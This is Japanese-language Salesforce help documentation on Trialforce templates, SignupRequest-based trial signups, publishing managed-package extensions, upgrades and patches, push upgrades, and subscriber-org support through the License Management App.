新しいテンプレートの生成後に、その組織 ID がメールで通知されます。テンプレートを使用してトライアル組織にサインアップする前に、テンプレートのレビューを申請する必要があります。TSO を更新するたびに新しいテンプレートを作成してください。それによって、トライアルに常に最新の状態が反映されます。

メモ: Trialforce テンプレートは、TSO が 256 MB 未満の場合にのみ作成できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

パッケージブランドを定義する
- 「パッケージブランド」

各 Trialforce テンプレートの状況には、次の値の 1 つが設定されます。

処理中
この状況は、Trialforceテンプレートが初めて作成されたときに必ず設定されます。その後、成功またはエラーのいずれかの状況に移行します。

成功
Trialforce テンプレートを使用して、トライアル組織を作成できます。

エラー
Trialforce テンプレートで問題が発生し、デバッグが必要なため、このテンプレートを使用できません。

削除
Trialforce テンプレートは今後使用できません。削除されたテンプレートは、システム更新中に除去されます。

API を使用したサインアップの作成

SignupRequest オブジェクトへの API コールを使用して、見込み客向けのトライアル組織を作成できます。Web フォームを使用してトライアル組織 (またはサインアップ) を作成する場合、サインアッププロセスのカスタマイズまたは状況の追跡を行う方法はありません。API を使用すれば、ビジネス組織のすべてのサインアップについての詳細な情報を収集して分析できます。これにより、サインアッププロセスをより詳細に制御でき、見込み客への表示設定を詳細にカスタマイズできます。次のような操作が可能です。

ユーザ権限

サインアップ要求を作成または表示する
- 「サインアップ要求 API」

- レポートを実行して、1 日あたりのサインアップ数や国別のサインアップ数などの総計値を収集します。
- SignupRequest オブジェクトをカスタマイズして、自社が特に関心を寄せている項目を追加します。
- 新しいサインアップ要求が作成されるたびにメール通知を送信するなど、特定のアクションを開始するトリガを作成します。
- 幅広いクライアントアプリケーションおよびデバイスからのサインアップを有効にすることで、顧客を獲得するためのチャネルが増加します。

API を使用して新しいサインアップの作成を開始する手順は、次のとおりです。

1. Trialforce 管理組織から、Trialforce ソース組織 (TSO) を作成します。
2. アプリケーションおよびトライアルで役立つサンプルデータを TSO にインストールします。
3. カスタムブランドを指定するなどして、TSO を顧客に体験してもらいたい設定にします。
4. TSO から Trialforce テンプレートを作成します。
5. この機能を有効化するケースを申請します。
   a. パートナーコミュニティにログインします。
   b. [Support (サポート)] タブで **[New Case (新規ケース)]** をクリックします。
   c. **[AppExchange and Feature Requests (AppExchange および機能の要求)]** > **[Trialforce]** カテゴリを選択します。
   d. 説明として、次の詳細を指定します。
      - TSO の組織 ID
      - 使用する Trialforce テンプレートのテンプレート ID
      - サインアップの作成に使用する予定の組織 (適切なユーザ権限を有効化できるようにするため)

> **メモ:** 任意の組織から新しいサインアップを作成することができますが (適切な権限がある場合)、自分のビジネス組織から作成することをお勧めします。そうすることで、サインアップデータを既存のビジネスプロセスと簡単に統合できます。たとえば、各サインアップ要求をリードに変換するワークフロールールを作成したり、特定期間のサインアップ数を追跡するレポートを実行したりできます。

テンプレートが承認されるとメールで通知されます。以降は、SignupRequest オブジェクトへの API コールを実行することによって、新しいサインアップを作成する場合にこのテンプレートを使用できます。SignupRequest オブジェクトの詳細およびその使用方法を示すコードのサンプルを次に示します。これらのオブジェクトを使用した操作についての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』を参照してください。

サインアップ要求ホーム
サインアップ要求の作成
サインアップ要求の詳細の表示

サインアップ要求ホーム

メモ: 1 日あたり 20 サインアップに制限されます。これ以上のサインアップを行う必要がある場合は、パートナーコミュニティでケースを登録します。

[サインアップ要求] タブには、サインアップ要求ホームページが表示されます。このページでは、次のアクションを実行できます。

- 新しいサインアップを作成する。Trialforce テンプレートを使用してサインアップを作成する場合、テンプレートが承認されていることを確認します。
- 以前のサインアップの詳細 (履歴や承認状況など) を表示する。
- 指定したサインアップの一致条件を表示するための新しいビューを作成する。

ユーザ権限

サインアップ要求を作成または表示する
- 「サインアップ要求 API」

サインアップ要求の作成

1. サイドバーの [新規作成] ドロップダウンリストから [Signup Request] を選択するか、サインアップ要求のホームページで [最近の Signup Requests] の横にある [新規] をクリックします。
2. サインアップ要求の情報を入力します。
3. 完了したら [保存] をクリックします。現在のサインアップ要求を保存して、他のサインアップ要求を追加する場合は、[保存 & 新規] をクリックします。

ユーザ権限

サインアップ要求を作成または表示する
- 「サインアップ要求 API」

サインアップ要求の詳細の表示

[Signup Request の詳細] ページから、次の手順を実行します。

- [削除] をクリックして、サインアップ要求を削除します。
- [コピー] をクリックして、同じ属性を持つ新しいサインアップ要求を作成します。

詳細ページには、次のセクションがあります。

- Signup Request の詳細
- Signup Request 履歴

ユーザ権限

サインアップ要求を作成または表示する
- 「サインアップ要求 API」

Signup Request の詳細

このセクションには、次の属性が表示されます。

属性	説明
会社	トライアルサインアップを要求する会社の名前。

属性	説明
国	英大文字 2 文字の ISO-3166 国コード。これらのコードの完全なリストは、www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html などのさまざまなサイトに掲載されています。
作成組織	作成されたトライアル組織の 15 文字の組織 ID。これは、サインアップ要求が処理されたときにシステムが提供する参照のみの項目です。
メール	トライアルサインアップの管理ユーザのメールアドレス。
エラーコード	サインアップ要求が失敗した場合のエラーコード。これは参照のみの項目であり、サポート用にシステムによって提供されます。
名	トライアルサインアップの管理ユーザの名。
姓	トライアルサインアップの管理ユーザの姓。
エディション	トライアル組織を作成するために使用される Salesforce テンプレート。使用できる値は、`Partner Group`、`Professional`、`Partner Professional`、`Sales Professional`、`Professional TSO`、`Enterprise`、`Partner Enterprise`、`Service Enterprise`、`Enterprise TSO`、`Developer`、および `Partner Developer` です。
言語	作成されるトライアル組織の言語。Salesforce ヘルプの「Salesforce がサポートする言語は?」の「完全サポート対象言語」に記載されている言語コードを使用して言語を指定します。たとえば、簡易中国語には *`zh_CN`* を使用します。ロケールで設定されている言語は、選択した値で上書きされます。無効な言語を指定すると、組織のデフォルトの言語である英語に設定されます。
	サインアップ要求時に Salesforce の内部使用目的で入力されます。
`ShouldConnectToEnvHub`	`true` に設定されると、トライアル組織が環境ハブに接続されます。サインアップはハブマスタ組織またはスポーク組織で行う必要があります。
ソース組織	Trialforce テンプレートが作成される元となった Trialforce ソース組織の 15 文字の組織 ID。
状況	要求の状況。使用できる値は、［新規］、［処理中］、［エラー］、または［成功］です。デフォルト値は、［新規］です。
テンプレート	トライアルサインアップの基礎となる承認済み Trialforce テンプレートの 15 文字の ID。このテンプレートは必須であり、Salesforce によって承認されている必要があります。
テンプレートの説明	トライアルサインアップの基礎となる承認済み Trialforce テンプレートの説明。
トライアル日数	トライアルサインアップの期間 (日単位)。承認済み Trialforce テンプレートのトライアル日数以下である必要があります。指定されていない場合、この値は Trialforce テンプレートで指定されたデフォルトのトライアル期間に設定されます。

属性	説明
ユーザ名	トライアルサインアップの管理ユーザのユーザ名。これは、RFC822に指定されたアドレス表記 (www.w3.org/Protocols/rfc822/#z10) に従う必要があります。

Signup Request 履歴

このセクションには、サインアップ要求の作成日、作成したユーザ、およびそのサインアップ要求に対して実行されたアクションを表示します。

管理パッケージへの拡張の公開

*拡張*とは、管理パッケージの機能に追加される任意のパッケージ、コンポーネント、または一連のコンポーネントを指します。拡張を使用するには、基本管理パッケージが組織にインストールされている必要があります。たとえば、社員募集アプリケーションを作成した場合、このアプリケーションの拡張として、応募者の経歴を調査するコンポーネントが含めることができます。

Force.com AppExchange にアプリケーションを構築および公開する開発者、ユーザ、および IT アーキテクトのコミュニティは、Force.com 開発プラットフォームを豊かにしている要素の一部です。このコミュニティを通じて、他のアプリケーションに対する拡張を構築したり、自社アプリケーション向けに拡張を構築するよう促すことができます。

管理パッケージに拡張を公開する手順は、次のとおりです。

1. 拡張のアップロードに使用する Salesforce 組織に基本パッケージをインストールします。
2. 拡張コンポーネントを構築します。

   メモ: 拡張を構築するには、基本パッケージをインストールし、その基本パッケージへの連動関係を自分のパッケージに組み込みます。拡張属性が自動的に有効になります。
3. 新規パッケージを作成し、拡張コンポーネントを追加します。Salesforce によって関連コンポーネントが自動的に追加されます。
4. 拡張コンポーネントを含む新規パッケージをアップロードします。
5. 通常の手順で公開処理を実行します。無料トライアルの作成、またはアプリケーションの登録や公開についての詳細は、http://sites.force.com/appexchange/publisherHome を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージを作成する
- 「AppExchange パッケージの作成」

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

メモ: パッケージは、同じ組織内で拡張として使用されている場合、「管理 - ベータ」にはアップグレードできません。

関連トピック:

- 配布用アプリケーションの準備
- 連動関係とは
- バージョンの管理
- 管理パッケージへのアップグレードの公開

管理パッケージへのアップグレードの公開

公開者として、アプリケーションが管理パッケージへの変換によってアップグレード可能であることを最初に確認します。管理パッケージ内のコンポーネントに対する変更は、該当するパッケージのその後のアップロードに自動的に組み込まれますが、1 つ例外があります。パッケージをアップグレードするときは、たとえ開発者が指定したものであっても、API アクセスの変更は無視されます。このようにして、アップグレードをインストールするシステム管理者に完全な制御権があることを保証します。インストールするユーザはインストール中の各アップグレードで、パッケージのアクセスの変更を慎重に検討し、すべての受け入れ可能な変更に注意する必要があります。これらの変更は無視されるため、システム管理者は、アップグレードをインストールした後で、受け入れ可能な変更を手動で適用する必要があります。詳細は、「パッケージの API アクセスおよびダイナミック Apex アクセスについて」(ページ 6664)を参照してください。

管理パッケージのアップグレードを公開する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. 使用可能なパッケージのリストからパッケージを選択します。
3. パッケージコンポーネントのリストを参照します。このパッケージのコンポーネントに対して加えた変更がこのリストに自動的に組み込まれます。追加コンポーネントを参照するような変更が加えられた場合は、これらのコンポーネントも自動的に組み込まれます。[追加] をクリックすると、パッケージに手動でコンポーネントを追加できます。
4. [アップロード] をクリックして、通常の手順でアップロードします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

開発者設定を定義する
- 「アプリケーションのカスタマイズ」

パッケージを作成する
- 「AppExchange パッケージの作成」

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

メモ: 管理-リリース済みパッケージの新しいバージョンをアップロードした後、[非推奨]をクリックして、ユーザが古いバージョンをインストールできないようにします。非推奨にすることにより、既存のインストールには影響を与えず、古いバージョンが新たにインストールされることを回避します。詳細は、「バージョンの管理」 (ページ 6709)を参照してください。

アップロード済みの管理パッケージの最新バージョンは、非推奨にできません。

5. Force.com AppExchange 上のアップロードへのリンクをメールで受け取ったら、インストール済みユーザに新しいバージョンがアップロードされたことを通知します。情報の配布には、ライセンス管理アプリケーション (LMA) にあるインストール済みユーザのリストを使用します。ライセンス管理アプリケーション (LMA) は、組織内の各インストーラが持つバージョン番号を自動的に保存します。

関連トピック:

配布用アプリケーションの準備
連動関係とは
バージョンの管理
パッチの作成およびアップロード
管理パッケージへの拡張の公開

バージョンの管理

AppExchange にパッケージをアップロードした後も、Salesforce から管理できます。バージョンを管理する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. アップロードしたアプリケーションまたはコンポーネントを含むパッケージを選択します。
3. [バージョン] タブに表示されているバージョン番号を選択します。
   - [パスワードの変更]リンクをクリックすると、パスワードオプションを変更できます。
   - [非推奨]をクリックすると、既存のインストール操作を続行できるようにする一方で、このパッケージが新たにインストールされることを回避できます。

     メモ: 管理パッケージの最新バージョンは、非推奨にできません。

     パッケージを非推奨にするときは、AppExchange から削除することも忘れないでください。AppExchange オンラインヘルプの「AppExchange からのアプリケーションの削除」を参照してください。
   - [非推奨を解除] をクリックして、非推奨にしたバージョンを再度インストールできるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

メモ: アップロードしたパッケージについて、テストドライブの作成またはライセンス管理組織 (LMO)の選択を行うには、パッケージのアップロード詳細ページから [AppExchange に移動する] をクリックします。

関連トピック:

- 配布用アプリケーションの準備
- 連動関係とは
- パッチの作成およびアップロード
- 管理パッケージへのアップグレードの公開
- 管理パッケージへの拡張の公開
- Apex 開発および Visualforce 開発のセキュリティのヒント

パッチの作成およびアップロード

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISV パートナーのみが使用できます。

パッチバージョンは、パッチ開発組織で開発および管理されます。「転送アップグレードおよびパッチバージョンのベストプラクティス」(ページ6718)も参照してください。

パッチバージョンを作成する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. 管理パッケージの名前をクリックします。
3. [パッチ組織] タブをクリックして、[新規] をクリックします。
4. [メジャーリリースへのパッチ適用] ドロップダウンリストでパッチを作成するパッケージバージョンを選択します。リリースの種類は、「管理-リリース済み」である必要があります。
5. パッチ組織にログインするための［ユーザ名］を入力します。
6. ログインに関連付けられている［メールアドレス］を入力します。
7. [保存] をクリックします。

メモ: ログイン情報をなくした場合は、パッチ開発組織の下のパッケージ詳細ページで [リセット] をクリックし、パッチ開発組織へのログイン情報を再設定します。

Salesforce からパッチ開発組織を作成したことを示すメールを受け取ったら、[ログイン] をクリックして、パッチバージョンの作成を開始できます。

パッチ開発組織での開発には制限があります。次に、注意事項の一覧を示します。

- 新しいパッケージコンポーネントの追加はできません。
- 既存のパッケージコンポーネントの削除はできません。
- API およびダイナミック Apex アクセスコントロールをそのパッケージ用に変更できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

アップグレードを転送する、またはパッチ開発組織を作成する

- 「AppExchange パッケージのアップロード」

- Apex コードは廃止できません。
- `extends` などの新しい Apex クラス関係は追加できません。
- `virtual` や `global` などの新しい Apex クラス修飾子は追加できません。
- 新規の Web サービスは追加できません。
- 新規の機能の連動関係は追加できません。

パッチを作成し終えたら、パッチ開発組織で UI からアップロードします (Tooling API を使用してパッケージをアップロードすることもできます。サンプルコードと詳細は、『*Tooling API Developer Guide*』の PackageUploadRequest オブジェクトに関する説明を参照してください)。

1. [設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. パッケージ名をクリックします。
3. [パッケージのアップロード] ページで [アップロード] をクリックします。
4. ［バージョン名］を入力します。簡単な説明と日付を含めることをお勧めします。
5. ［バージョン番号］の `patchNumber` が増分されていることを確認します。
6. 管理パッケージの場合、［リリース種別］を選択します。
   - アップグレード可能なパッケージをアップロードするには [管理-リリース済み] を選択します。アップロード後は、Salesforce コンポーネントの属性の一部がロックされます。
   - 少数のユーザにトライアル目的でパッケージをアップロードする場合は、「管理-ベータ」を選択します。アップロード後も、コンポーネントを変更したり、追加のベータバージョンをアップロードしたりできます。

     メモ: ベータパッケージは、Developer Edition または Sandbox 組織にのみインストールできます。顧客組織には転送できません。

7. 必要に応じて［説明］を変更します。
8. 必要に応じて、パスワードを入力および確認し、パスワードを所有している任意のユーザとパッケージを非公開で共有できます。AppExchange を使用しているすべてのユーザにパッケージを公開して共有する場合は、パスワードを入力しないでください。
9. Salesforce は、検出した要件を自動的に選択します。さらに、［パッケージ要件］および［オブジェクト要件］セクションからその他の必須コンポーネントを選択して、インストーラにこのパッケージの要件を通知します。
10. [アップロード] をクリックします。

パッチを配布するには、アップロードリンクを共有するか、または転送アップグレードをスケジュールできます。

関連トピック:

- 転送アップグレードのスケジュール
- 転送アップグレード履歴の表示
- 配布用アプリケーションの準備
- バージョンの管理
- 管理パッケージへのアップグレードの公開

転送アップグレードのスケジュール

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISV パートナーのみが使用できます。

パッケージのパッチバージョンを作成したら、転送アップグレードを使用してそのパッケージを顧客に自動的にリリースできます。

ヒント: Salesforce は、次の手順に従ってパッケージのアップグレードを転送することを強くお勧めします。

1. 登録者をアップグレードする前にバグをテストして修正できるように、組織にアップグレードを転送します。
2. 準備が整い、変更管理プロセスについて顧客とすでに連携している場合、少数の顧客組織に転送します。可能な場合は、まず Sandbox 組織に試してください。
3. 初期の結果に問題がなければ、各顧客との契約に基づいて、より広範囲にわたる顧客ベースに転送します。
4. メインの開発組織で、パッケージの以前のバージョンを廃止します。必要に応じて、AppExchange のバージョンを置換し、Trialforce の設定を更新します。
5. アップグレードがパッチであった場合、アップグレードを登録者の組織に正常に配布した後、それらの変更をメインの開発組織に再統合します。メインの開発組織へのパッチの組み合わせの詳細については、『ISVforce Guide』の「Working with Patch Versions」を参照してください。

詳細は、「転送アップグレードおよびパッチバージョンのベストプラクティス」 (ページ 6718)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

アップグレードを転送する

- 「AppExchange パッケージのアップロード」

UI を使用した転送アップグレードのスケジュール

1. 新しいバージョンのアップロードに使用したパッチ組織ではなく、メインの開発組織にログインします。
2. [設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
3. アップグレードを転送する管理パッケージの名前をクリックします。
4. [パッケージの詳細] ページで、[バージョン] タブをクリックし、[転送アップグレード] をクリックします。

5. [転送アップグレードのスケジュール] をクリックします。
6. [パッチバージョン] ドロップダウンリストから、転送するパッケージバージョンを選択します。

   メモ: ベータバージョンは転送できません。

7. 転送アップグレードの開始日を示す [スケジュール済み開始日] を入力します。
8. [対象組織の選択]セクションで、転送アップグレードを受信する組織を選択します。組織が、選択したパッケージバージョンの転送アップグレードをすでに受信している場合、このリストに表示されません。次の方法で組織を選択することができます。
   - 組織の名前またはIDに基づいて絞り込む語を入力します。名前は部分文字列で一致できますが、IDは完全一致です。
   - [組織] ドロップダウンリストから、本番組織と Sandbox 組織のいずれかを選択します。
   - 特定のバージョンをインストール済みである組織を選択します。
   - 組織を個別にクリックするか、［すべて選択］および［すべて選択解除］チェックボックスをオンにします。

   ここでは、組織に関する次の情報を示します。

項目	説明
現在のバージョン	組織がインストールした現在のパッケージのバージョン。
組織 ID	Salesforce でその組織を一意に識別する ID。
組織名	組織の名前。名前をクリックすると、組織のアップグレード履歴が表示されます。
主取引先責任者	パッケージをインストールした取引先責任者の名前。

9. [スケジュール]をクリックします。転送アップグレードの実行中、[中止]をクリックすると処理を停止できます。

Enterprise API を使用した転送アップグレードのスケジュール

1. 使用しているツールに従って、メインの開発者組織に対して認証を行います(新バージョンのアップロードに使用したパッチ組織ではありません)。
2. MetadataPackageVersion オブジェクトをクエリして、登録者のアップグレード先のパッケージバージョンを決定します。
3. PackageSubscriber オブジェクトをクエリして、アップグレードできる登録者組織のリストを収集します。
4. PackagePushRequest オブジェクトを作成します。PackagePushRequest オブジェクトは PackageVersionId を取り、必要に応じて、転送の開始時期を指定する ScheduledStartTime パラメータを取ります。ScheduledStartTime を省略した場合、PackagePushRequest の状況を `Pending` に設定すると転送が開始されます。

5. 対象となる登録者ごとにPackagePushJobを作成し、前のステップで作成したPackagePushRequestに関連付けます。
6. PackagePushRequestの状況を `Pending` に変更して、転送アップグレードをスケジュールします。
7. [状況]項目をクエリして、PackagePushRequestオブジェクトおよびPackagePushJobオブジェクトの状況を確認します。

サンプルコードと詳細は、『*Salesforce*および*Force.com*のオブジェクトリファレンス』または『*SOAP API*開発者ガイド』のオブジェクトの説明を参照してください。

転送アップグレード履歴の表示

転送アップグレードおよびパッチバージョンのベストプラクティス

関連トピック:

転送アップグレードの詳細の表示

配布用アプリケーションの準備

バージョンの管理

管理パッケージへのアップグレードの公開

転送アップグレード履歴の表示

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISVパートナーのみが使用できます。

組織で送信されたすべての転送アップグレードの詳細を表示するには、[設定]から、[クイック検索]ボックスに「パッケージ」と入力し、[パッケージ]を選択します。参照するパッケージの名前をクリックし、[転送アップグレード]をクリックします。

[転送アップグレード履歴]ページには、待機中およびこれまでの転送アップグレードすべての状況がリストされます。転送アップグレード履歴を条件検索する手順は、次のとおりです。

1. ドロップダウンリストからバージョン番号を選択します。バージョンを選択しなければ、すべてを選択するのと同じになります。
2. [状況]リストから1つ以上の状況を選択します。状況を選択しなければ、すべてを選択するのと同じになります。
3. リストを絞り込むには、[適用]をクリックします。すべての条件を削除するには、[クリア]をクリックします。

履歴には、次の情報が表示されます。

列	説明
アクション	転送アップグレードの実行中、[中止]をクリックすると処理を停止できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

転送アップグレード履歴を表示する

- 「AppExchangeパッケージのアップロード」

列	説明
開始日	転送アップグレードのスケジュール済み開始日時。
状況	転送アップグレードの状況 (スケジュール済み、進行中、完了、中断、エラーにより終了)。
対象	転送アップグレードの送信先組織名。複数の組織がある場合は、この項目にはキューに入っている最初の組織名と、選択されている組織の総数が示されます。このリンクをクリックすると、対象の転送アップグレードおよび各組織に関する詳細が表示されます。
バージョン	転送したパッケージのバージョン番号。

転送アップグレードの詳細の表示

組織のアップグレード履歴の表示

関連トピック:

転送アップグレードの詳細の表示

配布用アプリケーションの準備

バージョンの管理

管理パッケージへのアップグレードの公開

転送アップグレードの詳細の表示

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISV パートナーのみが使用できます。

組織で送信された特定の転送アップグレードに関する情報を確認するには、[設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。参照するパッケージの名前をクリックし、[転送アップグレード]をクリックします。[対象] の名前をクリックすると、[転送アップグレードの詳細] ページに、転送ジョブと転送先となった各組織に関する情報が表示されます。

[ジョブの詳細]ページには、転送アップグレードに関する次の情報が表示されます。

項目	説明
終了日	転送アップグレードが終了した日時。
Apex テストエラーを無視	エラーがあった場合、インストールしたアプリケーションが正しく機能しない原因となった可能性がある Apex テス

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

転送アップグレード詳細を表示する

- 「AppExchange パッケージのアップロード」

項目	説明
	トのエラーを無視したかどうかを示します。
実行者	転送アップグレードを開始したユーザの名前。
開始日	転送アップグレードのスケジュール済み開始日時。
Status （状況）	転送アップグレードの状況 (スケジュール済み、進行中、完了、中断、エラーにより終了)。
Version （バージョン）	転送したパッケージのバージョン番号。

[組織]セクションで、転送アップグレードを受信したすべての組織のリストを取得できます。検索ボックスを使って、組織の名前または ID に基づいて絞り込む語を入力し、組織を絞り込むことができます。名前は部分文字列で一致できますが、IDは完全一致です。ドロップダウンリストから、転送アップグレードの状況に基づいて絞り込み検索することもできます。

表には、組織に関する次の情報が表示されます。

項目	説明
所要時間	転送アップグレードにかかった時間。
失敗種別	発生した障害の種類が表示されます。転送アップグレードが失敗した場合、折りたたみ可能なセクションに説明が表示されます。転送アップグレードに失敗した場合、[再試行]をクリックしてもう一度実行してください。
組織 ID	Salesforce でその組織を一意に識別する ID。
組織名	組織の名前。名前をクリックすると、組織のアップグレード履歴が表示されます。
開始	転送アップグレードのスケジュール済み開始日時。
Status （状況）	転送アップグレードの状況 (スケジュール済み、進行中、完了、中断、エラーにより終了)。

関連トピック:

- 転送アップグレード履歴の表示
- 転送アップグレードのスケジュール
- 配布用アプリケーションの準備
- バージョンの管理
- 管理パッケージへのアップグレードの公開

組織のアップグレード履歴の表示

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISV パートナーのみが使用できます。

転送アップグレードを受信した特定の組織に関する詳細情報を確認するには、[設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。参照するパッケージの名前をクリックし、［対象］の名前をクリックします。対象リストの組織をクリックすると、次の詳細が表示されます。

項目	説明
現在のバージョン	組織がインストールした現在のパッケージのバージョン。
組織 ID	Salesforce でその組織を一意に識別する ID。
組織名	組織の名前。
主取引先責任者	パッケージをインストールした取引先責任者の名前。
主担当者 メール	パッケージ公開者のメールアドレス。
Status （状況）	転送アップグレードの状況(スケジュール済み、進行中、完了、中断、エラーにより終了)。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

転送アップグレード履歴を表示する
- 「AppExchange パッケージのアップロード」

転送アップグレード履歴には、次の情報が表示されます。

項目	説明
アクション	[詳細を参照]をクリックすると、そのアップグレードのジョブの詳細が表示されます。
開始日	転送アップグレードのスケジュール済み開始日時。
Status （状況）	転送アップグレードの状況 (スケジュール済み、進行中、完了、中断、エラーにより終了)。

項目	説明
Version （バージョン）	転送したパッケージのバージョン番号。

関連トピック:

- 転送アップグレードの詳細の表示
- 転送アップグレード履歴の表示
- パッチの作成およびアップロード
- 転送アップグレードのスケジュール
- 配布用アプリケーションの準備
- バージョンの管理
- 管理パッケージへのアップグレードの公開

転送アップグレードおよびパッチバージョンのベストプラクティス

メモ: パッチバージョンおよび転送アップグレードは、Salesforce ISV パートナーのみが使用できます。

転送をスケジュールするときは、次のベストプラクティスを考慮してください。

- 登録者に与える影響を最小限に抑えるため、転送アップグレードは顧客のオフピーク時に、Salesforce のメジャーリリースの期間外にスケジュール設定します。
- 入力規則、数式項目、および Apex トリガから発生するエラーを変更すると、登録者のインテグレーションに悪影響が及ぶ可能性があるため、変更しないでください。
- 転送アップグレードの途中で更新された Visualforce ページでは、ページまたはコントローラが変更されるとビューステートが失われる可能性があります。

パッチバージョンを作成するときは、次の追加のベストプラクティスを考慮してください。

- パッチではパッケージへの視覚的な変更を行わないでください。転送アップグレードで登録者に通知されるのは、パッケージバージョン番号の変更のみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

アップグレードを転送する、またはパッチ開発組織を作成する

- 「AppExchange パッケージのアップロード」

FAQ - パッケージの公開

パッケージの順位付け方法は?
公開できるアプリケーションの種別は?

関連トピック:

FAQ - パッケージのインストール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パッケージの順位付け方法は?

AppExchangeでは、多くの一般消費者向けインターネットサイトと同様に、フィードバックと評価を一覧表示します。これにより、Salesforceユーザコミュニティはパッケージの便利さを判断することができます。

公開できるアプリケーションの種別は?

特定のビジネス要件を扱うタブ、レポート、ダッシュボードなどのコンポーネントの集合を公開できます。これらのコンポーネントをパッケージにまとめて公開できます。パッケージに追加するコンポーネントの種別に関係なく、コンポーネントのデータは一切含まれません。

アプリケーションの登録者のサポート

顧客のサポート

アプリケーションの公開者には、公開したアプリケーションすべてのエンドユーザをサポートする責任があります。公開したアプリケーションに関する質問を顧客がSalesforceカスタマーサポートに問い合わせた場合、ユーザにはアプリケーションの[バージョン情報]タブおよび[サポート]タブのサポート情報を表示するようお願いしています。AppExchangeのリストには、必ずサポート情報を掲載してください。

ライセンス管理アプリケーション(LMA)をインストールしている場合は、顧客の組織にログインして、顧客に管理サポートを提供できます。この機能は、セキュリティレビューに合格した管理パッケージのみで使用できます。詳細は、「登録者組織へのログイン」を参照してください。

登録者組織

このページでは、パッケージがインストールされている登録者組織のリストを表示します。登録者組織をすばやく検索するには、検索ボックスに登録者名または組織IDを入力して、[検索]をクリックします。登録者組織の名前をクリックして詳細情報を表示します。

メモ: このリストには、LMAにリンクされている管理パッケージを1つ以上インストールした登録者のみ表示されます。

ユーザ権限

登録者組織にログインする
- 「登録者組織へのログイン」

登録者の詳細の表示

ユーザ権限

登録者組織にログインする

- 「登録者組織へのログイン」

LMA の [登録者] タブから組織名をクリックしてアクセスする [登録者の概要] ページには、各登録者組織の詳細情報が表示されます。この情報から、顧客のアプリケーションの使用方法を把握し、問題のトラブルシューティングに役立てることができます。

[組織の詳細] には、次の情報が表示されます。

- 名前と取引先責任者の情報は、[設定] の登録者の組織の [組織情報] ページに表示されます。この情報は、LMA のリード、取引先、取引先責任者のレコードに表示される内容と異なる場合があります。
- 組織 ID は、この顧客の Salesforce 組織を識別する一意の ID です。
- インスタンスは、この顧客の組織が含まれる Salesforce データセンターを特定します。また、顧客が Salesforce の新規バージョンにアップグレードする時期も特定します。顧客が使用している Salesforce のバージョンを確認するには、リリース期間中に 「登録者の詳細の表示」 を参照してください。

このページには、次の関連リストも表示されます。

制限
: この顧客に関連付けられているファイル容量、データ容量、API 要求数の情報 (パーセント表示)。

許可されているログインアクセス
: ログインアクセスが許可されているユーザとアクセスの有効期限日のリスト。

パッケージとライセンス
: この組織にインストールされていて、この LMA に関連付けられているすべてのパッケージのリスト。各パッケージについて、顧客が現在使用しているアプリケーションのバージョン、登録者に提供済みのライセンスの合計数と使用した数が表示されます。この情報は、LMA 内の登録者のライセンスレコードと一致します。

ログインアクセスの要求

[個人設定] に移動して、表示される [取引先ログインアクセスの許可] または [ログインアクセスの許可] をクリックしてアクセスを許可するようにユーザに依頼します。公開者がこのページにリストされていない場合、次のいずれかが原因です。

- システム管理者がシステム管理者以外がアクセスを付与する機能を無効にした。
- ユーザがパッケージのライセンスを所有していない。
- パッケージが組織全体にライセンスされている。プロファイルで「ユーザの管理」権限が有効化されているシステム管理者のみが、アクセス権を付与できます。
- 組織設定 [管理者は任意のユーザでログインできます] が有効化されている。

メモ: 組織設定 [管理者は任意のユーザでログインできます] が有効化されていない限り、アクセス権は限定された期間付与できます。また、登録者は、いつでもアクセス権を取り消すことができます。登録者としてログインしている間に行った変更は、監査履歴に記録されます。

登録者組織へのログイン

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

登録者組織にログインする
- 「登録者組織へのログイン」

メモ: この機能は、Salesforce フルライセンスのある組織でのみ使用できます。

